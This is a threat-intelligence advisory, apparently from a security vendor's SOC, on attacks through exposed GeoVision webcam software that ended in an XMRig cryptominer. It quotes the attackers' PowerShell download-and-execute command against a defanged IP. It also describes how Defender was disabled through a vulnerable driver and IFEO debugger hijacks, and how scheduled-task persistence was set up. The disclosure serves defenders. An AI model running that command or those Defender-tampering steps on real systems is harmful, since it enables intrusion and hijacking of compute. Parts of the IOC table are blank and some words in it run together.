


Acknowledgements: Special thanks to Zach Rogers, Cristian Poenaru, Harry Godridge, and Tanner Filip for their contributions to the analysis and triage associated with this investigation and this writeup.
Background
The Huntress SOC observed widespread malicious activity stemming from GeoVision webcam software this week, with the bulk of the attacks occurring between November 8 and November 10. GeoVision is a Taiwanese surveillance and access-control company.
We have seen malicious activity across ten accounts and 13 organizations (all across various industries). All malicious activity stemmed from GeoStartupAgentService.exe; across many endpoints, the activity was run under the NT AUTHORITY\SYSTEM account. A search on Shodan for impacted endpoints' external IPs indicated publicly exposed GeoVision devices or management interfaces.

Figure 1: Suspicious command stemming from GeoStartupAgentService.exe

The detected activity originating from this parent process exhibited a similar attack chain and dropped files across most endpoints. Figure 2 breaks down the attack chain we observed.

Figure 2: The attack chain observed by the SOC across multiple organizations
What we saw
On various endpoints where this software was publicly exposed, we first saw the GeoVision service spawn a command shell:
cmd.exe /c powershell -c iex (new-object net.webclient).downloadstring('hxxp://45[.]32[.]117[[.]]34/a')
The command then led to the launch of various PowerShell scripts both in memory and downloaded to disk (a, b, and c ) from 45.32.117[.]34. The PS1 extension will be added to these to help with readability.
We observed a.ps1 being detonated in memory before searching for writable directories and checking if Microsoft Defender is active on the victim's environment. The secondary script (b.ps1) was written to disk before being detonated using WMI. This script also performed the same writable folder probe as the previous script before downloading kvckiller.sys. Closer inspection via VirusTotal reveals this to be a Windows kernel-mode driver (wsftprm.sys) that's previously been abused in Bring Your Own Vulnerable Driver (BYOVD) attacks as a way for threat actors to tamper with antivirus protections like Microsoft Defender.

Figure 3: VirusTotal search for wsftprm.sys, which has been seen in the wild as kvckiller.sys
At this stage of the attack, we also observed attackers configuring three IFEO Debugger hijacks, which abuse a Windows troubleshooting feature. Image File Execution Options (IFEO) lets administrators configure a "debugger" to start when a particular executable is launched. The setting is stored in the Windows Registry under a key named for that executable.
This particular attack targeted Windows Defender components MsMpEng.exe (the Microsoft Defender Antivirus engine), SecurityHealthService.exe (the Windows Security service), and SecurityHealthSystray.exe (the Windows Security notification-area app).
When Windows or another component tries to start one of those executables, the IFEO setting redirected the launch to systray.exe instead. This is a likely attempt to interfere with the launch of those components, as redirecting the launch to systray.exe can keep the intended security process from starting, depending on how the replacement is configured.
Finally, c.ps1 was detonated in memory. This script's main purpose was to download and execute update.exe in the current directory, which was a custom Golang loader (reaching out to 156.246.94[.]183). At the time of the investigation, this IP was associated with the domain cctv-update[.]top, which was registered on November 7 at 02:40 UTC. This binary includes a BitTorrent Mainline DHT client and a PKARR resolver (Public-Key Addressable Resource Records). Together, they let it use a public key to find the server's current addresses on the DHT, allowing the operator to move infrastructure without registering a domain or losing access to it.
On some endpoints, we also saw update.exe set up a scheduled task (PackageUpdater), which was configured to execute C:\WINDOWS\system32\config\systemprofile\update.exe every 15 minutes, which restarts update.exe if it stops. On some endpoints, we also saw the scheduled task PackageUpdater_Startup running at system startup with SYSTEM privileges.
Finally, we observed this loader downloading XMRig (ApplyUpdate.exe), the open-source cryptominer that's been popular with threat actors in various attacks.
Mitigation guidance
This attack is a reminder that internet-exposed software can give attackers a foothold inside an organization. Organizations should remove unnecessary public access to GeoVision devices and management interfaces, placing them behind a VPN or restricting access to trusted IP addresses.
Organizations running GeoVision should also look for signs of compromise, including unexpected command shells or PowerShell launched by GeoStartupAgentService.exe, and review the indicators listed in this advisory. If malicious activity is found, defenders should isolate impacted hosts and preserve evidence before removing files or changing configurations.
Additionally, based on our static analysis of update.exe, we have identified several more detection opportunities for organizations:
DNS queries to
8.8.8[.]8,8.8.4[.]4, or1.1.1[.]1initiated by a process other than the system DNS clientOutbound UDP DHT traffic on port 6881 or similar from a GeoVision server/process
WebCamServer.exeschtasks /Createcommands launched byupdate.exe
Finally, the Huntress SOC has seen several previous incidents involving attackers targeting camera systems in order to carry out malicious activity. Organizations should treat camera management applications and software as part of the enterprise attack surface.
Indicators of Compromise (IOCs)
Item | Description |
|---|---|
| XMRig miner |
PowerShell Files: SHA256:
| PowerShell scripts observed in the attacks |
SHA256:
| Vulnerable driver abused in incident |
|
|
| IP that PowerShell scripts ( |
| IP address that the custom Golang loader ( |
| The IP |
SHA256: | Golang binary |
| Scheduled tasks |
MITRE ATT&CK
Tactic | Technique | Context |
|---|---|---|
Resource Development | Stage Capabilities: Upload Malware (T1608.001) | The threat actor hosted the PowerShell scripts |
Initial Access | Exploit Public-Facing Application (T1190) | The threat actor exploited publicly exposed GeoVision webcam software across nine accounts and 13 organizations. All malicious activity stemmed from |
Execution | Scheduled Task/Job: Scheduled Task (T1053.005) | The |
Execution | Command and Scripting Interpreter: PowerShell (T1059.001) | The threat actor ran a PowerShell download cradle, |
Execution | Command and Scripting Interpreter: Windows Command Shell (T1059.003) | The exploited |
Persistence | Scheduled Task/Job: Scheduled Task (T1053.005) | On some endpoints, the threat actor's malware created the scheduled task |
Defense Impairment | Modify Registry (T1112) | The threat actor wrote three IFEO Debugger settings to the Windows Registry, under keys named for the Microsoft Defender and Windows Security executables, to redirect their launch to |
Defense Impairment | Disable or Modify Tools (T1685) | The threat actor's PowerShell scripts attempted to disable Microsoft Defender. They also configured IFEO Debugger hijacks that redirected launches of |
Discovery | File and Directory Discovery (T1083) | The threat actor's scripts |
Discovery | Software Discovery: Security Software Discovery (T1518.001) | The threat actor's script |
Command and Control | Ingress Tool Transfer (T1105) | The threat actor's script |
Command and Control | Dynamic Resolution (T1568) | The threat actor's update.exe loader, which reached out to |
Impact | Resource Hijacking: Compute Hijacking (T1496.001) | The threat actor deployed the XMRig cryptominer ( |